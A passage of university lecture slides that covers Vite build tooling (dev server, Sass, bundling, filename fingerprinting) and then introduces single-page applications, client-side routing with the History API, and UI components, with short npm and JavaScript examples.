    "preview": "vite preview"  
  },  
  "devDependencies": {  
    "typescript": "^5.2.2",  
    "vite": "^5.0.8"  
  }  
}
```

- **dev** starts the dev server.  
Vite watches for changes to the source files, and automatically reloads the web app when necessary (live reload).
- **build** generates an optimized bundle, ready for production
- **preview** is a simple static server, serving the files generated during the build phase.

# LET'S TAKE A LOOK AT THE SCAFFOLDING

- Let's take a look at the rest of the scaffolding code
- **Live demo time!**
- Will the lecturer be able to actually start the dev server, make a meaningful improvement to the web app, and build the whole app again?



# STARTING THE DEV SERVER

```
@luigi → D/O/T/W/2/e/tooling/vite $ cd .\hello-vite\  
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm install
```

```
added 10 packages, and audited 11 packages in 10s
```


```
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm run dev
```

```
> hello-vite@0.0.0 dev  
> vite
```

```
VITE v5.0.10 ready in 781 ms
```


```
→ Local: http://localhost:5173/  
→ Network: use --host to expose  
→ press h + enter to show help
```

# STARTING THE DEV SERVER



# ADDING SASS TO THE MIX

- Suppose we want to include an additional Sass stylesheet
- First, we need to install `sass` in this project dev dependencies
  - > `npm install -D sass`
- Then, we create a sass stylesheet file
- We let Vite know that that file needs to be included in the app
  - We can do that by importing it our `main.ts` file
- Vite automatically will detect a Sass file, compile it using `sass`, and bundle it after the original CSS file.



# BUILDING OUR PROJECT

```
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
✓ 8 modules transformed.
dist/index.html          0.46 kB | gzip: 0.29 kB
dist/assets/index-v5kLGx6_.css 1.21 kB | gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js   3.05 kB | gzip: 1.62 kB
✓ built in 173ms
```

# BUILDING OUR PROJECT

During the build phase, Vite did quite a lot of work for us

- Analyzed what are the static resources we actually use in our app
- Compiled Sass (resp. TypeScript) files to CSS (resp. JavaScript) files
- Bundled Sass and CSS files in a single file
- Bundled JavaScript files in a single file
- Minified the bundle files
- Performed **filename fingerprinting** on the final bundles
- Moved all resources to the **/dist** directory, and updated the **index.html** file with correct imports for the bundles

# FILENAME FINGERPRINTING

- The final bundles produced by Vite have a peculiar name:
  - `index-v5kLGx6_.css`, `index-DiAK_ebR.js`
- The last part of the filename is an **hash** of their current contents
- This way, when we build a new version of the app, with some changes to the css or js files, the filename will change
- This techniques can be used to avoid **cache staleness** issues
  - Suppose the files were called simply `index.css` and `index.js`
  - A browser visits our page one minute before we roll out a new version
  - That browser might keep using the old `index.css` and `index.js` files it stored in its cache for some time

# REFERENCES

- **Client-side Tooling Overview**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Tools\\_and\\_testing/Understanding\\_client-side\\_tools/Overview](https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Understanding_client-side_tools/Overview)

- **Sass: Guide**

<https://sass-lang.com/guide/>

- **Bootstrap: Getting Started**


<https://getbootstrap.com/docs/5.3/getting-started/introduction/>

- **Get started with Tailwind CSS**

<https://tailwindcss.com/docs/installation>

- **Vite: Official Guide**

<https://vitejs.dev/guide/>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 18**

# **SINGLE PAGE APPLICATIONS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

We learned how to develop **traditional web applications**

- Using CGI, PHP, and plain Node.js
- And using a Framework (Express)

In the web apps we developed, pages are **dynamically generated on the server** and sent to the web browser for rendering.

- Once they reach the browser, web pages are inherently **static**.

# MULTI–PAGE WEB APPLICATIONS

In our traditional web apps, when we change page (e.g.: click on a link):


- A **new request** is sent to the server
- The **new page** is returned in response and **displayed** by the browser

This approach is also known as the **multi-page** approach, leading to **multi-page web applications**.

Back in **Lecture 7**, we learned about JavaScript in a Browser environment: DOM manipulation, fetching data, ...

- So far, however, we did not make particular use of those features

# MULTI-PAGE APPLICATIONS




Navigating to a different page always triggers a full-reload of the web page

# SINGLE–PAGE WEB APPLICATIONS


- A **Single-Page Application** (SPA) reacts to user input by **dynamically updating the content of the current page**, rather than loading a new page from the server.
- The **entire** application is loaded in the initial request, and then the page is never reloaded
- The complexity of view rendering is **shifted** from the server to the client-side code (thin clients to thick clients)
- JavaScript-intensive applications

# SINGLE–PAGE APPLICATIONS



- Navigating to a different page does not trigger a full page reload.
- Required data is fetched from a backend (e.g.: REST)
- Client-side JavaScript dynamically creates the new web page

# SINGLE–PAGE APPLICATIONS IN ACTION



# CLIENT–SIDE ROUTING

- Different «pages» in a SPA are typically referred to as **views**
- In SPAs, navigation and view updates are managed entirely on the client-side, without reloading the entire page from the server
- This practice is called **client-side routing**
- Client-side routing involves:
  - Updating the Browser url
  - Loading and rendering the appropriate content (**view**) on the web page
  - Interact with the Browser History API to allow users to seamlessly use the back and forward buttons to navigate between different views

# CLIENT–SIDE ROUTING


Key components of client-side routing include:

- **Router:** module that handles the mapping between URLs and Views
- **View Rendering:** a mechanism to render different Views
- **History Management:** a mechanism to use the History API to manipulate the browser's navigation history.
  - This is because we want users to interact with SPAs as with any other Multi-page app, and the back and forward buttons should work as intended.

# OUR FIRST SINGLE PAGE APPLICATION

- There is a single HTML document, shown below
- It does not include any content at all, just an empty «`app`» `<div>`!
- `main.js` is the one that does the heavy lifting here!

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src=".src/js/main.js"></script>
  </body>
</html>
```



# TAKING A LOOK AT MAIN.JS

- The main.js script starts by creating three new elements in the app `<div>` container
- A navbar, a container for the main content, and a footer
- The navbar and the footer won't change when switching between different views, while the content will change.

```
let nav = document.createElement("nav");
nav.id = "nav";
let content = document.createElement("main");
content.id = "content";
let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```

# TAKING A LOOK AT MAIN.JS

- Then, the **routes** in the app are defined.
- Each route associates a view to a given URL
- Each route is indexed by its URL path, and is associated with
  - **title**: will be title of the page when that view is loaded
  - **render**: a function returning an HTML string rendering the view

```
import about from "./views/about.js"; /*other imports omitted for brevity*/

const routes = {
  "/": { title: "Home", render: home },
  "/about": { title: "About", render: about },
  "/webtech": { title: "Web Technologies", render: contact },
};
```

# TAKING A LOOK AT VIEWS/ABOUT.JS

- View rendering is as simple as possible
- A function returning an HTML string to be rendered for that view
- It may get way more complex!
- For a starter, we may use a **template engine!**

```
export default () => /*html*/`  
  <h1>About</h1>  
  <p>  
    This is a single page app. Navigating to different pages does not trigger  
    a full-page reload!  
  </p>  
`;
```

# TAKING A LOOK AT MAIN.JS: ROUTER FUNC

- Then, we define a router function

```
function router() {  
  let view = routes[location.pathname]; //get route corresponding to current path  
  
  if (view) { //if a route matches the current path  
    document.title = view.title; //update the page title to the one of the route  
    content.innerHTML = view.render(); //update the content with the result of  
                                      //the render function  
  } else { //no route matches the path  
    history.replaceState("", "", "/"); //replace current history entry with an  
                                      //empty state and change url path to /  
    router(); //call router() again  
  }  
};
```

# TAKING A LOOK AT MAIN.JS

- Then, we populate the nav and footer elements a router function
- **renderFooter()** is a function returning an HTML string

```
// Add Navigation links to the page
for(let route in routes){
  let link = document.createElement("a");
  link.href = route;
  link.innerText = routes[route].title;
  link.setAttribute("data-link","");
  // notice we're adding a custom attribute!
  nav.append(link);
}

// Render footer
footer.innerHTML = renderFooter();
```

# TAKING A LOOK AT MAIN.JS: NAVIGATION

- In a SPA, we might have links that should behave normally (e.g.: links to external websites), and links that should just trigger a view update
- In our example, we identify the latters with the **data-link** attribute

```
// Handle navigation
window.addEventListener("click", e => {
  if (e.target.matches("[data-link]")) {
    e.preventDefault(); // do not trigger page reload
    history.pushState("", "", e.target.href); // add new state on history stack
    router(); // call router to update the view according to current url path
  }
});
```

# TAKING A LOOK AT MAIN.JS: NAVIGATION

Last, we take care of executing the `router()` function to update the view to match the current URL path

- Every time the user clicks on the «back» button in the browser
  - `popstate` event on the Window interface
- Every time the main web page is fully reloaded (e.g.: if the user presses the refresh button)
  - `DOMContentLoaded` event

```
// Update router
window.addEventListener("popstate", router);
window.addEventListener("DOMContentLoaded", router);
```

# INTRODUCING COMPONENTS

- As the complexity of front-ends grows, managing entire views as **monoliths** becomes rapidly unfeasible
  - Codebase gets hard to maintain
  - It's difficult to **re-use** pieces of functionalities in different views
- Decomposing the UI into modular components is the way to go
- Each component encapsulates a specific functionality
  - A component should be the sole responsible for **rendering its UI (HTML)** and managing its **internal state**
  - Views using a component should not bother about these details
- Components can then be easily re-used in multiple views

# COMPONENTS

Components play a central role in all front-end frameworks (we'll see!)

- Key characteristics of components include:
  - **Modularity:** they should be self-contained, and **encapsulate** a specific piece of functionality
  - **Encapsulation:** they should encapsulate their own business logic, state, layout and styles
  - **Reusability:** they should be designed to be re-usable across different parts of the app

